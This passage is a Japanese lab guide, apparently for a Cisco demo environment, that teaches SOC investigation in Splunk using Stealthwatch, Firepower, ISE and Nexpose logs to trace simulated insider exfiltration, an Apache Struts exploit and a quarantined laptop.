
Splunk の概要

Splunk は、必要に応じてルックアップフィールドを設定することができ、今回は、HackMDs のランディング ページを構築しています。シスコの各セキュリティ製品や Nexpose から重要なデータポイントを継続的に検索するウィジェットを備えました。ページの上部には Stealthwatch のデータが表示されています。その下には Firepower と ISE、最後に Rapid7 Nexpose のデータが表示され、データの各セクションにはそれぞれのラベルがつけられています。本来、SIEM は特定製品のデータに焦点を当てるのではなく、複数のデータセットからさまざまなイベントレコードのコンテキストを評価することを目的としています。このような形のダッシュボードにデザインすることで、調査の際のデータの取得元がわかりやすくなるようにしました。ダッシュボードの検索結果については、ラボの間に、自由に確認したり編集したりしてかまいません。

Splunk のランディング ページの左側には、Splunk にインストールされているアプリケーションが表示されており、追加的な用途に利用することができます。Splunk はアプリケーション コミュニティが充実していることで有名で、[アプリ(Apps)] アイコンから公開されているアプリケーションを検索して選び出すことができます。また、splunkbase.splunk.com でオンラインからも利用可能です。このラボでは、シスコと Rapid7 のテクノロジー用にそれぞれ 1 つずつアプリケーションをインストールしており、Cisco Stealthwatch のアプリケーション以外のものについては、splunkbase コミュニティで確認できます。なお、Cisco Stealthwatch のアプリケーションはベータ版の製品で、カスタマイズされたアプリケーションの例を示すために含めています。左側の任意のアプリケーションをクリックして起動させ、データの調査を行ってください。データの管理が行えるように作られています。



通常、Splunk の管理者は、ネイティブの検索機能とレポート機能を使用するところから始めます。[検索およびレポート (Searching & Reporting)] をクリックすると、空白の検索ウィンドウと [データサマリー (Data Summary)] ボタンが表示されます。「index=*」で検索すると、Splunk 内のすべてのデバイスに関する全データレコードが表示されます。左側がデータフィールドで、フィールドをクリックして検索に項目を追加することで、関心のある内容に簡単に絞り込むことができます。また、raw データのフィールドを確認し、検索に追加することも可能です。たとえば、「dest_ip=*」と追加すると、宛先 IP アドレスのログから、この形式に一致するレコードがすべて抽出されます。結果は、HackMDs のダッシュボードの表示内容と同様のウィジェットやレポートに変換できます。また、他のイベントの調査ポイントとして活用することも可能です。




それでは、Splunk を使用していくつかのセキュリティ インシデントを実際に調査してみましょう。

内部の脅威を調査する

最初の調査では、シナリオ 5 の「内部の脅威」で実行した攻撃を確認します。攻撃者は、盗んだクレデンシャルで RDP (3389/tcp) を使用し、内部ネットワークへアクセスしています。198.19.30.X ネットワークに侵入すると、スキャンを実行して他のシステムを検出し、内部ネットワークにアクセスするために盗んだ同じ管理者クレデンシャルを使用して後からアクセスします。攻撃者の目的は、HIPAA ネットワーク (198.19.10.x) を拠点としてセンシティブ データを取得することです。HIPAA ネットワーク内のシステムを侵害すると、そのシステム上のセンシティブ データを特定し、FileZilla を使用してネットワーク外にエクスポートします。あなたの仕事は、Splunk で確認された Stealthwatch のデータを使用して、リモート デスクトップの動作 (3389/tcp)、内部での偵察行動、活動の中心、データ漏洩アクティビティを特定することです。

- まず、Splunk にアクセスして、ログイン時に表示される HackMDs の SOC ダッシュボードを確認します。ブラウザの高速リンクを使用して Splunk に再度アクセスし、**admin/C1sco12345** でログインします。
- メイン ダッシュボードの上部にある期間調整ボタンを使用して期間を **04/01/2018 ~ 04/08/2018** に調整します。ここまでの CTR シナリオを今日実施したのであれば、期間は 24 時間のままでかまいません。




- ダッシュボードの上部を見れば、Stealthwatch ダッシュボードで確認したカテゴリの多くが Splunk に追加されていることがわかります。また、攻撃の上位カテゴリと IP アドレスのサマリー チャートも確認できます。

また、これまでに述べた悪意のある動作について調査するには、すでに用意されているツールを使った方法がいくつかあります。まず、[偵察 (Recon)] ウィジェットをクリックし、偵察活動に関する調査から始めます。虫眼鏡アイコンを使用して検索画面を開きます。



9. 新しいウィンドウが開きます。偵察ウィジェットの内容が表示され、以前設定した期間が確認できます。このウィジェットは、検索フィールドに「cat=Recon」と指定して抽出した Stealthwatch (198.16.10.6) のログの件数をカウントしています。これは、「cat=Recon」(カテゴリが「偵察」となっている Stealthwatch のログの件数を示しています。条件式については、検索ウィンドウで確認できます。発生した数を確認する必要はないので「| timechart span=1d count」は削除し、虫眼鏡のアイコンをクリックするか、そのまま Enter を押して検索します。



10. イベント セクションにログの raw データや各種フィールドが表示されるのを確認します。カテゴリが 1 つ表示されていることと、このデータが Stealthwatch を示すホスト 198.19.10.6 から取得されたものであることがわかります。




11. 次に攻撃元を見ていきましょう。レコードでは送信元が src で示されていますので、そこを見れば攻撃元がわかります。イベント ログを調べれば、同様の単語が確認できますので、同じようにして、宛先 (dst)、宛先ポート (dstPort) など確認します。これらはすべて Splunk でデータがどのように解析されているかに基づいており、以下に、確認できるログから一例を示します。

```
Event
Apr 1 16:18:02 198.19.10.6 Apr 01 23:18:01 SMC StealthWatch[3014]: 51|0x7C|src=198.19.10.6|dst=0.0.0.0|dstPort=
|proto|=|msg=Unauthorized, potentially malicious scans using TCP or UDP are being run against your organization's
hosts and may be early indicators of attacks against your network.|fullmessage=Observed 88.5k points. Policy
maximum allows up to 15k points. |start=2018-04-01T08:23:00Z|end=2018-04-01T23:07:34Z|cat=Recon|alarmID=8P-1DQ
L-H 73H-NXFR-M|sourceHG=Servers|targetHG=unknown target host group name|sourceHostSnapshot=https://198.19.10.6/lc-land
ing-page/smc.html#/host/198.19.10.6|targetHostSnapshot=https://198.19.10.6/lc-landing-page/smc.html#/host/0.0.0.0|flowCollectorName={device_name}|flowCollectorIP=198.19.10.7|domain=dCloud|exporterName=|exporterIPAddress =
|exporterInfo=|targetUser=|targetHostname=|sourceUser=|alarmStatus=INACTIVE|alarmSev=Major
cat = Recon | host = 198.19.10.6 | index = main | linecount = 1 | source = udp:21514 | sourcetype = cisco:stealthwatch:alerts |
splunk_server = splunk-virtual-machine | src = 198.19.10.6
```

12. Stealthwatch のログで攻撃者の送信元を確認するには、「src=*」を検索条件に追加してすべての送信元を表示します。検索条件は次のようになります。Enter を押して結果を確認します。

```
host="198.19.10.6" cat=Recon src=*
```

13. ここで左側を見て新しいフィールド「src」を確認します。そのフィールドをクリックすると、偵察活動を行っている IP アドレスのリストが表示されます。CTR の図を見て、198.19.X.X の内部 IP アドレスを確認します。その他のアドレスはインターネット上のデバイスを示しており、アクティビティのタイプを確認します。198.19.X.X アドレスだけに絞ると、198.19.10.X デバイスのすべてが HIPAA 環境内で利用されているセキュリティ ツール (Cisco FirePOWER、Private AMP など) であることがわかるはずですが、198.19.10.X デバイスが、時おり偵察活動を行っているのは通常の動作です。ところが、ユーザ アドレスが 198.19.30.100 になっている内部アドレスが 1 つあります。このアドレスに注目するのは、セキュリティ ツール以外でアクティブな偵察活動を行っている唯一の内部 IP アドレスだからです。偵察活動は、マルウェアや内部の脅威によくみられる典型的なアクティビティであるため、このデバイスは侵害されているものと考えられます。では、その IP アドレスをクリックしてこのシステムの詳細情報を取得します。




14. 偵察活動に関するこのシステムの詳細が表示されます。内容からは標的型の偵察活動と思われ、つまり、システムが侵害されていることを意味しています。このようにして、侵害されたシステムが他のシステムを検出し、感染もしくは周囲の情報を取得していくのです。

f	Time	Event
>	4/1/18 4:21:02.000 PM	Apr 1 16:21:02 198.19.10.6 Apr 01 23:21:01 SMC StealthWatch[3014]: 51 0x7C src=198.19.30.100 dst=0.0.0.0 dstPort= proto=msg msg=Unauthorized, potentially malicious scans using TCP or UDP are being run against your organization's hosts and may be early indicators of attacks against your network fullmessage=Observed 4.3M points. Policy maximum allows up to 15k points. start=2018-04-01T06:01:50Z end=2018-04-01T23:10:58Z cat=Recon alarmID=8P-1DOL-4AVH-VWOR-A sourceHG=End-User Devices targetHG=unknown target host group name sourceHostSnapshot=https://198.19.10.6/lc-landing-page/smc.html#/host/198.19.30.100 targetHostSnapshot=https://198.19.10.6/lc-landing-page/smc.html#/host/0.0.0.0 flowCollectorName={device_name} flowCollectorIP=198.19.10.7 domain=dCloud exporterName= exporterIPAddress= exporterInfo= targetUser= targetHostname= sourceUser= alarmStatus=INACTIVE alarmSev=Major cat = Recon host = 198.19.10.6 index = main linecount = 1 source = udp:21514 sourcetype = cisco:stealthwatch:alerts splunk_server = splunk-virtual-machine src = 198.19.30.100

15. このシステムがトリガーされると他にどのようなアラームが出されるか見てみましょう。「cat=Recon」を「cat=*」に変更すれば確認できます。これは、Stealthwatch のデータ (host="198.19.10.6") のみを使用して、この IP アドレスから送信されたすべてのカテゴリの脅威を検索するということです。検索条件は次のようになります。Enter を押すか虫眼鏡アイコンをクリックして新たな結果を確認します。

```
host="198.19.10.6" cat=* src="198.19.30.100"
```

16. ここでは同様のログが表示されますが、今回は「偵察」カテゴリだけに限定されていたのに対して、今回はすべてのイベント カテゴリが抽出されています。このホストでどんな種類のイベント カテゴリが生成されているのかを簡単に確認するには、[カテゴリ (cat)] フィールドをクリックします。偵察やその他の攻撃と合わせてホスト ロック違反がいくつか表示されています。ホスト ロック違反の値をクリックしてホスト ロックについて詳細に見てみましょう。ホスト ロック違反は、HackMDs のポリシーに対する違反を示しています。



17. 検索結果がホスト ロック違反のみに絞り込まれます。イベント ログを見ると、ホスト ロック アラームの原因がわかります。下のホスト ロック違反の例では、このシステムから HIPAA ネットワーク内の別のシステムへの接続にリモート デスクトップ (3389) が使用されていることが示されています。198.19.10.X は重要な HIPAA ネットワークであることに注意してください。このログは、198.19.30.X ネットワークを中心にアクセスが行われた際のもので、198.19.10.101 を調査し、このシステムからレポートされたアクティビティがあるかどうかを確認します。このデバイスは HIPAA ネットワーク内で感染したデバイスであり、198.19.30.100 から接続されています。

Time	Event
4/1/18 4:24:02.000 PM	Apr 1 16:24:02 198.19.10.6 Apr 01 23:24:00 SMC StealthWatch[3014]: 1 0x7C src=198.19.30.100 dst=198.19.10.101 dstPort=3389 proto=6 msg=The host has violated the host lock settings. fullmessage=Rule #3 Lateral-RDP Source Host is using remote-desktop (3389/tcp) as client to 198.19.10.101 start=2018-04-01T23:13:30Z end=2018-04-01T23:13:30Z cat=Host Lock Violation alarmID=8P-1DON-QJH7-015E-Y sourceHG=End-User Devices targetHG=Servers sourceHostSnapshot=https://198.19.10.6/lc-landing-page/smc.html#/host/198.19.30.100 targetHostSnapshot=https://198.19.10.6/lc-landing-page/smc.html#/host/198.19.10.101 flowCollectorName={device_name} flowCollectorIP=198.19.10.7 domain=dCloud exporterName= exporterIPAddress = exporterInfo= targetUser= targetHostName= sourceUser= alarmStatus=INACTIVE alarmSev=Major host = 198.19.10.6 index = main linecount = 1 source = udp:21514 sourcetype = cisco:stealthwatch:alerts splunk_server = splunk-virtual-machine src = 198.19.30.100

18. HIPAA ネットワーク内で、どのような被害の可能性があるか確認する必要があります。「src=198.19.30.100」を「src=198.19.10.101」に変更し、「cat=*」以外のデータは検索条件から削除します。検索条件は次のようになり、この侵害されたシステムから送信されたすべてのイベントを確認できるようになります。

```
host="198.19.10.6" cat=* src=198.19.10.101
```

19. データ損失およびデータ漏洩が疑われるさまざまなログが表示されます。つまり、RDP 経由で接続されているこのシステムを通じて、信頼できるはずの HIPAA ネットワークからデータが漏洩しているということです。これは最悪の状況です。[cat] フィールドをクリックしても同じ状況を確認できます。


Event
Apr 8 10:41:01 198.19.10.6 Apr 08 17:41:01 SMC StealthWatch[3014]: 40 0x7C src=198.19.10.101 dst=0.0.0.0 dstPort= proto= msg=Indicates that an inside host has uploaded an abnormal amount of data to Outside hosts. fullmessage=Observed 104.76M bytes. Policy maximum allows up to 20M bytes. start=2018-04-08T17:30:00Z end=2018-04-08T17:30:00Z cat=Suspect Data Loss alarmID=8P-1DPC-FXN8-AFP6-2 sourceHG=Servers targetHG=Unknown sourceHostSnapshot=https://198.19.10.6/lc-landing-page/smc.html#/host/198.19.10.101 targetHostSnapshot=https://198.19.10.6/lc-landing-page/smc.html#/host/0.0.0.0 flowCollectorName={device_name} flowCollectorIP=198.19.10.7 domain=dCloud exporterName= exporterIPAddress = exporterInfo= targetUser= targetHostName= sourceUser= alarmStatus=INACTIVE alarmSev=Major cat = Suspect Data Loss host = 198.19.10.6 index = main linecount = 1 source = udp:21514 sourcetype = cisco:stealthwatch:alerts splunk_server = splunk-virtual-machine src = 198.19.10.101
Apr 8 10:41:01 198.19.10.6 Apr 08 17:41:01 SMC StealthWatch[3014]: 45 0x7C src=198.19.10.101 dst=0.0.0.0 dstPort= proto= msg=Indicates that an abnormal amount of data has been transferred to inside or outside hosts. fullmessage=Observed 56.57k points. Policy maximum allows up to 2k points. start=2018-04-08T17:30:00Z end=2018-04-08T17:30:00Z cat=Data Exfiltration alarmID=8P-1DPC-FXN8-AFP6-3 sourceHG=Servers targetHG=unknown target host group name sourceHostSnapshot=https://198.19.10.6/lc-landing-page/smc.html#/host/198.19.10.101 targetHostSnapshot=https://198.19.10.6/lc-landing-page/smc.html#/host/0.0.0.0 flowCollectorName={device_name} flowCollectorIP=198.19.10.7 domain=dCloud exporterName= exporterIPAddress = exporterInfo= targetUser= targetHostName= sourceUser= alarmStatus=INACTIVE alarmSev=Major cat = Data Exfiltration host = 198.19.10.6 index = main linecount = 1 source = udp:21514 sourcetype = cisco:stealthwatch:alerts splunk_server = splunk-virtual-machine src = 198.19.10.101

SOC 管理者としてこの状況に対応する方法として、Splunk と統合されたオーケストレーション ツールを活用する、Cisco ISE を利用して Stealthwatch の Concern Index 値が高いものをすべて自動的に隔離する、侵害されたシステムを分離などが考えられます。Tier 1 の SOC 管理者としては、この状況を現時点のイベントとしてマネジメント層にエスカレーションする必要があります。

このような攻撃を示すデータが検出されたことを、複数の方法で示すことが重要です。[上位の攻撃者 (Top Attacker)] の図には一連のアドレスが表示されていますが、その内の 1 つは、自社ネットワーク内部のもので、そのアドレスから検索を行うこともできます。また、[データ漏洩 (Exfiltration)] のアラームや [データ損失の疑い (Suspect Data Loss)] のアラームから、対象を絞るのとは逆の方向で調べていくこともできます。cat=* を指定した一般的な検索から始めて上位の攻撃による脅威を抽出し、そこから確認していくこともできます。これらは調査の起点として利用できるウィジェットの例です。自分なりに検索を行ってみて、同じ攻撃動作を発見できるか自由に試してみてください。



20. Splunk にはネイティブの検索機能やダッシュボードを使用できるアプリケーションがあります。Stealthwatch のアプリケーションはシスコ内部で開発され、発表時点ではベータ版ですが、さまざまな検索オプションが含まれています。上部の Splunk ログをクリックしてメインページにアクセスし、Splunk のアプリケーションを選択します。



21. 最初のタブでは目的の IP アドレスを検索できます。データ損失が発生したと思われる IP アドレスを入力し、[送信 (Submit)] をクリックします。結果を取得するためには、画面の更新が必要な場合があります。

The screenshot shows the "Host Snapshot" search form in Splunk. The "Subject IP" field contains "198.19.10.101" and the "Submit" button is highlighted.

22. 下にスクロールすれば、先に調査したアラームを含むデータのサマリーを確認できます。

198.19.10.101	(No Hostname Available)	Inside Hosts/CTR/End-User Devices Inside Hosts/CTR/Servers	Unknown
Status:			
Appliance ▾	Status ▾	First Seen ▾	Last Seen ▾
FCNF (198.19.10.7)	Inactive		
Information:			
(Top Services Top Applications)			
Appliance ▾	Server Services ▾	Client Services ▾	Server Applications ▾
FCNF (198.19.10.7)	Protocol 284_remote-desktop, 54720/tcp	https,ftp,11868/tcp,17239/tcp,54416/tcp	Remote Desktop Connection, Undefined TCP, Undefined UDP
			Undefined TCP, ICMP, HTTP (unclassified), FTP (unclassified)
Alarms			
# Source Alarms:	# Target Alarms:	Alarm Counts:	
2	6	Alarm Type ▾	# Source Alarms ▾
		Data Exfiltration	1
		Host Lock Violation	0
		Suspect Data Loss	1
		# Target Alarms ▾	0

このアプリケーションは自由に操作してかまいませんが、発表時点ではまだベータ版のため一部機能しない項目があります。Splunk コミュニティで確認できるアプリケーションのタイプの一部を提示し、アプリケーション環境をカスタマイズできるようになる点についても示すため、あえてそのような機能も含めています。

エクスプロイトの動作を調査する

次の調査では、シナリオ 3 の「スマッシュ アンド グラブ」で実行した攻撃動作を確認していきます。攻撃者がスマッシュ アンド グラブを実施しているということは、特定の脆弱性を悪用してインターネット上の任意のシステムをターゲットにしていることを意味します。この例では、HackMDs の DMZ 内にあるサーバに存在している Struts2 の脆弱性を対象にしています。HackMDs の DMZ がエクスプロイトされ、攻撃者は root レベル権限でターミナルを開いています。これは、jboss を悪用した SAMSAM ランサムウェアなどの多くの攻撃に類似しています。

- HackMDs SOC アラーム ダッシュボード内の Firepower データを調べることから始めましょう。Splunk にログインし、メインのランディング ページを表示させます。期間を、先にこのラボで実施したのと同様の 4 月の第一週(2018 年 4 月 7 日 ~ 2018 年 4 月 8 日)に変更します。
- HackMDs SOC アラーム ダッシュボードの上部には、前の演習で使用した Stealthwatch のデータが表示されます。下にスクロールすると、データの 2 番目のレイヤに eStreamer から取得したデータが表示されているのがわかります。そのデータは、以下に示すように Cisco Firepower のデータです。その項目の先頭には Firepower Data という見出しがついています。

[Firepower 上位シグニチャ(Firepower Top Signatures)] ウィジェットを確認します。[優先度(priority)] タブをクリックして、優先度の高い項目が上に表示されるようにします。

Firepower Data							
All Logs	Correlation Events	IPS / IDS Events	Impact 1 Events	Malware / File Events			
266,691 ^{196,946}	913 ⁶⁶²	910 ⁶⁵⁹	38 ²⁸	13 ¹³			
Firepower Top Signatures				Firepower Top Classifications			
Cisco Firepower				Cisco Firepower			
msg ▾	qid ▾	sid ▾	priority ▾	count ▾	class_desc ▾	class ▾	cou
OS-WINDOWS Microsoft Windows RemoteDesktop connect-initial pdu remote code execution attempt	3	21619	high	48	Attempted Information Leak	attempted-recon	
SERVER-WEBAPP Java XML deserialization remote code execution attempt	1	44315	high	47	Generic Protocol Command Decode	protocol-command-decode	
SERVER-APACHE Apache Struts ParametersInterceptor classloader access attempt	1	30792	high	47	Attempted Administrator Privilege Gain	attempted-admin	
POLICY-OTHER Adobe ColdFusion component browser access attempt	1	25977	high	47	Potential Corporate Policy Violation	policy-violation	
					Attempted Denial of Service	attempted-dos	

25. [Firepower 上位シグニチャ(Firepower Top Signatures)] ウィジェットの上部に優先度の高いイベントが表示されたことを確認します。これらのイベントは、非常に重大な問題が発生していることを示しています。左側は各メッセージの説明です。前回の調査と同じ動作が表示されているはずですが、これは、不正なりモト デスクトップ (3389) アクティビティを示すアラートですが、今回は Firepower の観点から示したものです。この攻撃については、すでに対応しているため無視します。今回は Apache Struts のエクスプロイトに関する調査ですので、それに関するメッセージを確認する必要があります。下にあるウィジェットをクリックし、虫眼鏡アイコンを選択してこれらすべてのアラートの詳細を検索します。

msg	gid	sid	priority	count
OS-WINDOWS Microsoft Windows RemoteDesktop connect-initial pdu remote code execution attempt	3	21619	high	48
SERVER-WEBAPP Java XML deserialization remote code execution attempt	1	44315	high	47
SERVER-APACHE Apache Struts ParametersInterceptor classloader access attempt	1	30792	high	47
POLICY-OTHER Adobe ColdFusion component browser access attempt	1	25977	high	47
POLICY-OTHER Adobe ColdFusion admin interface access attempt	1	25975	high	47
POLICY-OTHER Adobe ColdFusion admin API access attempt	1	25976	high	47
SERVER-APACHE Apache Struts remote code execution attempt	1	41819	high	1
SERVER-APACHE Apache Struts remote code execution attempt	1	41818	high	1

26. 専用検索と同じデータではなく、ウィジェットと同じデータが表示されます。今回はウィジェットを作成しないので、「| top limit=200 msg, gid, sid, priority | showperc=f | sort -count」を削除します。「priority=high」を追加して Enter を押し、優先度高の IPS ログに注目します。検索条件は次のようになります。

```
'SfeS-ids-ips-logs' priority=high
```

27. イベント データを調べると、さまざまなフィールドを確認できます。自社ネットワーク内のデバイスに絞り込むために、「dest_ip=*」を追加します。すると、高優先度のイベント データを生成している IP アドレスがすべて表示されます。検索条件は次のようになります。

```
'SfeS-ids-ips-logs' priority=high dest_ip=*
```

28. 左側のフィールド エリアには、検索対象の新しいフィールドを含め、各フィールドが表示されます。[dest_ip] フィールドをクリックすると、HackMDs ネットワーク内で攻撃対象となったすべての IP アドレスが表示されます。また、Firepower 内で優先度高として生成されたアラートも表示されます。198.19.30.100 アドレスを確認します。このアドレスに表示される攻撃は、前回の Stealthwatch データを使用した演習で調査したものと同一であり、不正な RDP 動作とデータ漏洩動作を示す Firepower のログになります。

The screenshot shows the Firepower interface with the following details:

- Timeline view: Format Timeline, Zoom Out, Zoom to Selection, Dissel.
- Fields list: Hide Fields, All Fields, Selected Fields, dest_ip (5), host (1), index (1), linecount (1), source (1), sourcetype (1), splunk_server (1).
- Interesting Fields: priority (1), rec_type_simple (1).
- Field configuration for 'dest_ip': 5 Values, 100% of events. Reports: Top values, Events with this field. Values: 198.19.20.5, 198.19.20.8, 198.19.30.100, 198.19.30.102, 198.19.40.51.

この演習では DMZ 内の 2 つのアドレスを確認します。**198.19.20.8** は、セキュリティ アプライアンスである Cisco ESA のアドレスです。動作結果に基づいて Firepower アラートをトリガーします。もう 1 つの IP **198.19.20.5** は Apache サーバです。優先度 1 のアラームが確認された場合、問題となります。それでは、この IP アドレスをクリックして攻撃動作の詳細情報を取得しましょう。

29. ログ イベントの詳細を確認します。Apache サーバの権限を取得されたのが確認できるはずですが、攻撃は、**198.18.133.6** から行われており、これは外部のサーバである Kali Linux にあたります。これが実際にネットワークの外部からの攻撃であった場合、送信元の国などの詳細情報が取得できるでしょう。それらの情報は、この攻撃者をブロックしたり、将来的に関連するドメインをブロックしたりする際に利用できます。また、このログの場合、Firepower が IDS モードに設定されており、特にアクションがとられなかったことにも注意してください。シナリオ 3 では、後で IPS モードを有効にし、このエクスプロイト動作をブロックします。イベント データが少し変わりますが、同様の情報が含まれます。

```
Event
rec_type=400 app_proto=HTTP blocked=No class=attempted-admin class_desc="Attempted Administrator Privilege Gain"
client_app="Internet Explorer" connection_id=27247 connection_sec=1522675668 dest_ip=198.19.20.5 dest_ip_country
=0 dest_port=80 event_id=20539 event_sec=1522675668 event_usec=446342 fw_policy="HackMDS Default Policy" fw_rule
=268437504 gid=1 http_response=0 ids_policy="Hack MDS Default IPS Policy" iface_egress=37a79a32-0d3f-11e8-b8d6-1
6f22ca10037 iface_ingress=dcloud-l2-vlan4 impact=1 impact_bits=15 impact_desc="Red (vulnerable)" instance_id=1 i
p_proto=TCP mpls_label=0 msg="SERVER-APACHE Apache Struts remote code execution attempt" net_analysis_policy=Hac
kMDS-NAP-Max num_ioc=0 priority=high rec_type_desc="Intrusion Event" rec_type_simple="IPS EVENT" rev=3 sec_zone_
egress=dcloud-l2-vlan2 sec_zone_ingress=dcloud-vlan-primary security_context=00000000000000000000000000000000 se
nsor=ftd sid=41818 src_ip=198.18.133.6 src_ip_country=unknown src_port=43321 ssl_actual_action=Unknown ssl_flow_
status=Unknown user=Unknown vlan_id=0 web_app=Unknown

dest_ip = 198.19.20.5 | host = splunk-virtual-machine | impact = 1 | index = main | linecount = 1 | priority = high | source = encore |
sourcetype = cisco:estreamer.data | splunk_server = splunk-virtual-machine
```

30. 検索条件を **index=* (全データを抽出する)**、**ip=198.19.20.5**、**nexpose_severity="Critical"** に変更すれば、Nexpose で検出された重要な脆弱性をすべて抽出することができます。この情報は、このシステムに適切なパッチを適用し、今後のエクスプロイトを防止するために使用できます。

```
index=* ip="198.19.20.5" nexpose_severity="Critical"
```


他にもさまざまな方法でこのエクスプロイトの動作を検出できます。ウィジェットで影響度 1 のイベントを外して検索をかけ、Firepower で検出された高影響度の IDS/IPS アラームから確認することもできます。eStreamer アプリケーションを利用し、HackMDs のダッシュボードで行ったのと同じように検索を始めることも可能です。Rapid7 Nexpose アプリケーションを利用すれば、Apache サーバの脆弱性を見つけることもできます。自由にこれらのオプションを確認してみてください。



侵害されたラップトップを調査する

最後の調査では、ISE によって自動修復されたイベントを確認していきます。侵害/感染されたラップトップを持つユーザが HackMDs ネットワークにアクセスし、そのラップトップからポート スキャンが開始され、悪意のあるソフトウェアをダウンロードしようとしています。Firepower はこの動作を確認し、このラップトップをネットワークから削除する必要があることを PxGrid を使用して ISE に通知します。このような状況を Splunk の観点から見てみましょう。

31. Splunk にログインし、HackMDs のメイン ダッシュ ボードを確認します。今日、前回のシナリオを実行していない場合は、期間が正しく設定されていることを確認します。過去の Stealthwatch と Firepower のデータまでスクロールすると、ISE データ タイルから ISE のデータを確認できます。



32. ISE がシステムを自動的に隔離した状況、つまり ISE のポリシー違反が発生した状況を調査します。そのために、違反した状況のデータを含むウィジェットを検索します。ウィジェットをクリックし、[検索画面を開く(Open in Search)]を選択します。




33. ISE の隔離アクションの件数を含む検索結果が表示されます。「| stats count as Total」を削除すれば、イベント件数がなくなりデータのみが表示されます。検索条件は次のようになります。

```
index=* sourcetype="cisco:ise:syslog" Endpoint=* User_Name=* AuthorizationPolicyMatchedRule=Quarantine
```

34. ここでログの詳細を確認します。このメッセージの原因となっているユーザを確認できる箇所がいくつかあります。raw イベント データを調べると、ログの下部または内部にユーザ名とシステム名を確認することができます。左側のフィールドをクリックして [エンドポイント (Endpoint)] および [ユーザ名 (User_Name)] のサマリーを確認することもできます。アラームを引き起こしたユーザは **dhowser** で、その IP アドレスは外部の **198.18.133.10** です。

```
Event
